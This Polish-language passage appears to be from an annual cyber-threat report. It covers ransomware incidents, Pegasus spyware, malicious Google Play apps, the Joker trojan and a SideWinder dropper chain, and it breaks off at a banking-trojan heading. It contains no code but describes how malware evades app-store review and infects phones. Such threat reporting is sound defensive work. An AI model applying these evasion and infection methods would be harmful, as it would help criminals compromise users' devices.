
Hydro is doing its utmost to limit the impact on customers.

For further update, Hydro will host an analyst/press conference at its corporate headquarters at Drammensveien 260, Oslo, at 15:00 CET today and can also be seen on web TV through the following link:
http://webtv.hegnar.no/presentation.php?webcastId=97819442

Rys. 73. *Oświadczenie Norsk Hydro w sprawie ataku ransomware.*

85. https://krebsonsecurity.com/2019/11/110-nursing-homes-cut-off-from-health-records-in-ransomware-attack/
86. https://arstechnica.com/information-technology/2019/10/hamstrung-by-ransomware-10-hospitals-are-turning-away-some-patients/

W drugiej połowie marca Norsk Hydro, globalny producent aluminium, został zaatakowany ransomware'em LockerGoga[87]. Incydent ten był interesujący z dwóch względów – po pierwsze Norsk Hydro to jedna z największych firm produkcyjnych na świecie, po drugie ofiara postawiła na transparentność i otwartą komunikację ze wszystkimi zainteresowanymi, co spowodowało ograniczenie spekulacji, domysłów i plotek dotyczących incydentu. Wspólnie z Norweską Agencją Bezpieczeństwa firma analizowała incydent przekazując próbki do NorCERT. Atak na firmę miał również przełożenie na rynki finansowe, ponieważ na chwilę cena giełdowa aluminium poszybowała w górę z powodu niepokoju związanego z potencjalnym spowolnieniem produkcji surowca. Według analizy Reuters podczas pierwszego tygodnia odzyskiwania sprawności po ataku firma straciła około 40 milionów USD[88].



Rys. 74. *Zrzut ekranu z zaszyfrowanej maszyny w Norsk Hydro.*

Problemy z zaszyfrowanymi danymi dotykały również systemów rządowych, zarówno na szczeblu lokalnym jak i centralnym. Cyberprzestępcom udało się zaatakować 10 000 komputerów w Baltimore, całkowicie blokując dostęp obywatelom do systemów płatności za wodę lub parkingi miejskie[89]. Riviera Beach[90] i Lake City[91] na Florydzie sumarycznie zapłaciły ponad 100 bitcoinów okupu za przywrócenie dostępu do danych, a miasto LaPorte w pobliżu Chicago z pomocą FBI wynegocjowało 130 tysięcy USD haraczu[92]. Ataki w USA doprowadziły do ogłoszenia stanu wyjątkowego w Luizjanie po zablokowaniu dostępu do infrastruktury kilku szkół i agencji rządowych. Skala ataków ransomware w Stanach Zjednoczonych jest na tyle duża, że powstała mapa poszkodowanych instytucji wraz z podziałem na ich rodzaj[93]. Potwierdzone przypadki dotyczą najczęściej sektorów rządowego[94], edukacji[95] i medycznego. Na dalszym planie działań przestępców znajduje się branża ubezpieczeniowa[96] i media[97,98].

87. https://twitter.com/malwrhunterteam/status/1107993535675097089
88. https://uk.reuters.com/article/us-norway-cyber/norsk-hydros-initial-loss-from-cyber-attack-may-exceed-40-million-idUKKCN1R71X9
89. https://www.vox.com/recode/2019/5/21/18634505/baltimore-ransom-robbinhood-mayor-jack-young-hackers
90. https://www.engadget.com/2019/06/20/florida-hacker-ransom-riviera-beach/
91. https://www.nytimes.com/2019/06/27/us/lake-city-florida-ransom-cyberattack.html
92. https://cyware.com/news/laporte-county-pays-130000-to-recover-from-ransomware-attack-73cbfca0
93. https://www.google.com/maps/d/viewer?mid=1UE6Nko9iRG1tLci_AeqqsxzxGzs&ll=36.42731242124872%2C-91.39743553863605&z=6
94. https://blog.emsisoft.com/en/34335/ransomware-statistics-for-2019-q2-to-q3-report/
95. https://blog.emsisoft.com/en/34193/state-of-ransomware-in-the-u-s-2019-report-for-q1-to-q3/
96. https://www.ctvnews.ca/sci-tech/canadian-insurance-company-lost-nearly-us-1m-in-ransomware-attack-1.4790490
97. https://www.euronews.com/2019/11/04/cyber-attack-hits-spanish-companies-including-radio-network
98. https://www.inforisktoday.com/french-broadcaster-m6-recovering-from-ransomware-attack-a-13262


Pegasus

Pegasus to oprogramowanie izraelskiej firmy NSO Group, służące do inwigilacji celu z wykorzystaniem należącego do niego urządzenia mobilnego. Według producenta Pegasus oferowany jest wyłącznie agencjom rządowym i służbom specjalnym w celu walki ze zorganizowaną przestępczością i terroryzmem.

Pierwsze publiczne informacje o Pegasusie pochodzą co najmniej z 2016 r., gdy kanadyjska organizacja Citizen Lab opublikowała raport[99] wskazujący na wykorzystywanie kilku podatności 0-day w systemie iOS do instalacji oprogramowania szpiegującego i powiązała je z ofertą NSO. Raport zwracał także uwagę na to, że wbrew deklaracjom producenta, oprogramowanie używane jest do inwigilacji osób niewygodnych dla władzy – aktywistów na rzecz wolności słowa i swobód obywatelskich, niezależnych dziennikarzy itp.

We wrześniu 2018 r. Citizen Lab opublikował kolejny raport[100], w którym wskazywał prawdopodobne kraje posiadające w użytkowaniu infrastrukturę Pegasus. Wśród nich znalazła się także Polska, na terenie której działać ma operator ORZELBIALY.

Rok 2019 przyniósł sporo nowych informacji o narzędziu Pegasus. NSO Group zostało pozwane przez Facebooka w związku z domniemanym naruszeniem bezpieczeństwa użytkowników komunikatora Whatsapp[101]. Upublicznienie instrukcji obsługi[102] pomogło z kolei zrozumieć badaczom i obywatelom, w jaki sposób obecnie odbywa się proces ataku na urządzenia mobilne osób będących na celowniku służb.



Rys. 75. *Widok konsoli służącej do śledzenia lokalizacji ofiary (źródło: NSO Group).*

99. https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/
100. https://citizenlab.ca/2018/09/hide-and-seek-tracking-nso-groups-pegasus-spyware-to-operations-in-45-countries/
101. https://www.cnbc.com/2019/10/29/facebook-sues-nso-gropu-claims-it-helped-hack-whatsapp.html
102. https://www.documentcloud.org/documents/4599753-NSO-Pegasus.html

Pegasus posiada przygotowane agenty na systemy operacyjne Android, iOS, BlackBerry oraz Symbiana. W arsenale jego możliwości leży zbieranie informacji o lokalizacji, przechwytywanie historii połączeń, haseł, plików, podsłuchiwanie połączeń GSM i VoIP (w tym komunikatory takie jak: Skype, Facebook, WhatsApp).

Do infekcji operator może wykorzystać wiadomość push, która powoduje automatyczne pobranie i uruchomienie złośliwego oprogramowania, całkowicie bez interakcji użytkownika. Drugi sposób wymaga, aby ofiara kliknęła linka otrzymanego w wiadomości SMS, najczęściej w scenariuszu bliskim jej działalności – jak np. motywy polityczne. Taki scenariusz miał miejsce w przypadku ataku na dziennikarza Bena Hubbarda:

Rys. 76. *Złośliwe SMS-y przesłane do Bena Hubbarda od operatora Pegasus (źródło: Citizen Lab).*

To nie są jedyne metody przejęcia kontroli nad urządzeniem ofiary, napastnik może również wstrzyknąć kod w niechroniony ruch sieciowy lub po prostu za pomocą fizycznego przejęcia urządzenia. Zdalne metody nie zawsze działają i klienci NSO są o tym informowani, zwłaszcza w kontekście zwyczajów ofiary do korzystania z innej niż domyślna przeglądarka internetowa dla danego systemu operacyjnego lub zmodyfikowania jej identyfikacji za pomocą nagłówka User-Agent.

Rys. 77. *Informacje wykradane z urządzenia ofiary (źródło: Instrukcja Pegasus[103]).*

103. https://www.documentcloud.org/documents/4599753-NSO-Pegasus.html

Celem oprogramowania są wszystkie dane zgromadzone na urządzeniu mobilnym, w tym również pliki specyficzne dla aplikacji służących do bezpiecznej komunikacji lub wymiany informacji. Implant Pegasusa ma możliwość podsłuchu poprzez mikrofon urządzenia bez "wybudzonego" ekranu.

Złośliwe aplikacje w Google Play

Zainfekowanie urządzenia mobilnego z systemem Android niejednokrotnie wiąże się z pobraniem i instalacją złośliwej aplikacji pochodzącej z niezaufanych źródeł. W 2019 r. Google Play Protect powstrzymał instalację prawie 2 mld szkodliwych aplikacji pochodzących spoza oficjalnego sklepu. Jednocześnie mechanizmy weryfikacji Google uniemożliwiły publikacji w markecie 790 000 aplikacji naruszających politykę bezpieczeństwa Play Store[104].

Mimo iż aplikacje mobilne są weryfikowane[105] przed publikacją w Google Play, nie jest możliwe zapewnienie pełnej wykrywalności ich złośliwych zamiarów. Badacz bezpieczeństwa Jagchandra, posługując się przykładem popularnego w ostatnim czasie trojana Joker, podaje pięć prawdopodobnych przyczyn, z powodu których złośliwe oprogramowanie może trafiać do Google Play i pozostawać w nim przez dłuższy czas[106]. Analityk wymienia:

- wykorzystanie natywnego kodu w celu ukrycia istotnych danych
- stosowanie różnorodnych algorytmów szyfrowania oraz komercyjnych rozwiązań kompresji w celu spowolnienia analizy
- publikowanie (w pierwszej fazie) bezpiecznej wersji aplikacji i aktualizacja do wersji złośliwej po uzyskaniu wysokiej reputacji w markecie
- wystawianie fałszywych ocen w celu podniesienia pozycji w rankingu
- wykorzystanie WebView oraz interfejsu JavaScript

Innym z mechanizmów mającym na celu ukrycie złośliwych zamiarów może być weryfikacja adresu IP urządzenia, na którym uruchamiana jest aplikacja. Lukas Stefanko z firmy ESET opisuje przypadek, w którym analizowany malware nie przystępuje do pobierania payloadu w przypadku rozpoznania ruchu wychodzącego z sieci posiadającej adresację IP firmy Google[107].

Dokładna liczba złośliwych aplikacji trafiających do Google Play nie jest nam znana. Próbując oszacować skalę zjawiska, sięgnęliśmy do statystyk opublikowanych przez Lukasa Stefanko. Obejmujące okres od lipca do września 2019 r. dane wskazują złośliwe kategorie aplikacji, ilość pakietów przynależących do wskazanej kategorii oraz dane liczbowe dotyczące instalacji. Statystyki powstały w oparciu o informacje pochodzące od badaczy złośliwego oprogramowania, ich publikacje, wpisy na blogach, w mediach społecznościowych etc. Podsumowanie tabel z okresu trzech miesięcy wskazuje na 581 złośliwych aplikacji i ponad 806 mln instalacji.

104. https://android-developers.googleblog.com/2020/02/how-we-fought-bad-apps-and-malicious.html
105. https://play.google.com/intl/pl/about/developer-content-policy/
106. https://twitter.com/jag_chandra/status/1215589088901976065
107. https://www.welivesecurity.com/2019/10/24/tracking-down-developer-android-adware/

Harmful app type	Number of apps	Number of installs
Adware	48	300,600,000+
Subscription Scam	15	20,000,000+
Hidden Ads	57	14,550,000+
SMS Premium Subscription	24	472,000+
Hidden App	7	310,000+
Banking Trojan	1	10,000+
Stalkware	1	10,000+
Fake Antivirus	1	10,000+
Credit Card Phishing	2	200+
Fake Cryptocurrency Exchanges	1	100+
Fake App	15	100+
sum	**172**	**335,962,400+**

Rys. 78. *Dane dotyczące odnalezionych złośliwych aplikacji w serwisie Google Play, wrzesień 2019*[108].

Harmful app type	Number of apps	Number of installs
AdFraud	42	419,000,000+
Adware	112	8,600,000+
HiddenAds	10	6,430,000+
Subscription Scam	3	3,000,000+
Fake Antivirus	10	1,386,000+
RAT/Spyware	24	10,210+
Credit card phishing	2	105+
Fake VPN	1	50+
sum	**204**	**438,426,365+**


Rys. 79. *Dane dotyczące odnalezionych złośliwych aplikacji w serwisie Google Play, sierpień 2019*[109].

Harmful app type	Number of apps	Number of installs
HiddenAd	188	19,210,000
Subscription scam	3	12,000,000
AdFraud	1	1,000,000
Stalkerware	8	140,000
Fake app	2	110,000
Fake Antivirus	1	10,000
Adware dropper	1	1,000
Backdoor	1	100
sum	205	32,471,100

Rys. 80. *Dane dotyczące odnalezionych złośliwych aplikacji w serwisie Google Play, lipiec 2019*[110].

108. źródło: https://lukasstefanko.com/2019/10/android-security-monthly-recap-9.html
109. źródło: https://lukasstefanko.com/2019/09/android-security-monthly-recap-8.html
110. źródło: https://twitter.com/LukasStefanko/status/1156835181296308224


Pierwsze miejsce w tabelach pod względem liczby pobrań zajęły aplikacje typu adfraud – samodzielnie klikające w reklamowy kontent, aplikacje z grupy adware – wyświetlające uporczywe reklamy, jak również subskrypcje scam, czyli proste aplikacje próbujące nakłonić użytkownika do zakupu pełnej wersji produktu po mocno zawyżonej cenie. Zaraz obok znalazły się fałszywe antywirusy, narzędzia ukrywające swoją obecność poprzez usunięcie ikony z menu aplikacji (przypadek dwóch z nich pokazał, że aplikacje posiadały uprawnienia nagrywające dźwięk[111]). W tabeli znalazły się także: trojan bankowy, backdoor, fałszywy VPN, niezgodne z opisem aplikacje szpiegujące, narzędzia wykradające dane kart kredytowych, instalujące dodatkowe pakiety oraz wysyłające SMS-y premium[112,113].



Rys. 81. *Przykład odnalezionych przez ESET złośliwych aplikacji z grupy adware (źródło: ESET).*

W drugiej połowie 2019 r. regularnie obserwowaną rodzinę złośliwego oprogramowania występującego w PlayStore stanowił Joker. W opublikowanej przez Medium[114] analizie, jak również wpisach Tatyany Shiskovej na Twitterze[115], czytamy o 44 złośliwych aplikacjach o łącznej liczbie ponad 650 tys. pobrań. Podstawową funkcją Jokera było wysyłanie wiadomości SMS na numery premium oraz obciążanie rachunku ofiary za pomocą usługi WAP billing. Dodatkowo malware umożliwiał wykradanie informacji o urządzeniu, listy kontaktów i wiadomości SMS. Korzystając z parserów wiadomości i parserów kodu HTML, jak również metody wstrzykiwania kliknięć, przeprowadzał złośliwe działania fraudowe bez wiedzy i zgody użytkownika[116].


111. https://www.wandera.com/google-play-adware/
112. https://lukasstefanko.com/2019/09/android-security-monthly-recap-8.html
113. https://lukasstefanko.com/2019/10/android-security-monthly-recap-9.html
114. https://medium.com/csis-techblog/analysis-of-joker-a-spy-premium-subscription-bot-on-googleplay-9ad24f044451
115. https://twitter.com/sh1shk0va
116. https://threatpost.com/joker-androids-malware-ramps-volume/151785/




Rys. 82. *Przykłady aplikacji infekujących urządzenie złośliwym oprogramowaniem Joker*[117]*.*

Na koniec warto wspomnieć o opisanym przez TrendMicro przypadku znalezienia w Google Play trzech współpracujących ze sobą złośliwych aplikacji powiązanych prawdopodobnie z grupą APT SideWinder[118]. Infekcja przeprowadzana była w kilku etapach. Na kampanię składały się dwa złośliwe droppery oraz payload. Rolą jednego z dropperów (com.camero.android.camera2basic) była eksploitacja podatności CVE-2019-2215 i uzyskanie przywilejów roota na podatnym urządzeniu. Drugi dropper (com.abdulrauf.filemanager) próbował uzyskać uprawnienia umożliwiające korzystanie z ułatwień dostępu. Obydwie złośliwe aplikacje pobierały z serwera C&C dodatkowy moduł DEX, a następnie instalowały i uruchamiały docelowy payload (call.callCam.android.callCam2base). Rolą finalnie instalowanej aplikacji było pobieranie informacji o urządzeniu i przesyłanie ich na serwer C&C. Wśród wykradanych danych znajdowały się m.in.: zrzuty ekranu, informacje o lokalizacji, lista aplikacji zainstalowanych na urządzeniu, informacje o sieciach WiFi, dane z aplikacji WeChat, Outlook, Twitter, Yahoo Mail, Facebook, Twitter czy Chrome. W momencie pisania raportu złośliwe aplikacje były usunięte z serwisu Google Play. Za szacunkową datę ich publikacji w sklepie przyjmuje się marzec 2019 r.[119]

117. https://twitter.com/m0br3v/status/1186277973923696641
118. https://blog.trendmicro.com/trendlabs-security-intelligence/first-active-attack-exploiting-cve-2019-2215-found-on-google-play-linked-to-sidewinder-apt-group/
119. Tamże



Rys. 83. *Powiązane z kampanią droppery (Camero, FileCrypt Manager) oraz docelowy payload (callCam), (źródło: Trend Micro).*



Rys. 84. *Trójstopniowy model infekcji wykorzystany w kampanii (źródło: https://blog.trendmicro.com/trendlabs-security-intelligence/first-active-attack-exploiting-cve-2019-2215-found-on-google-play-linked-to-sidewinder-apt-group/).*


Androidowe trojany bankowe

Mobilne trojany bankowe należą do grona złośliwego oprogramowania, które w bezpośredni sposób naraża użytkownika na utratę środków finansowych. Ich główne zadanie polega na przechwytywaniu loginów i haseł do kont ofiary, jak również wykradaniu kodów SMS autoryzujących operacje bankowe. Poniżej opisujemy popularne w minionym roku rodziny mobilnych bankerów. Wymienione trojany ukierunkowane były na użytkowników urządzeń z systemem Android. Wśród popularnych metod dystrybucji złośliwego oprogramowania znalazły się witryny phishingowe oraz podszywające się pod znane podmioty wiadomości SMS z linkiem pobierającym malware. Dodatkowo, obserwowanym wektorem ataku były pełniące rolę dropperów złośliwe aplikacje, umieszczane w serwisie Google Play[120].

120. https://twitter.com/LukasStefanko/status/1095614488529854466

Anubis

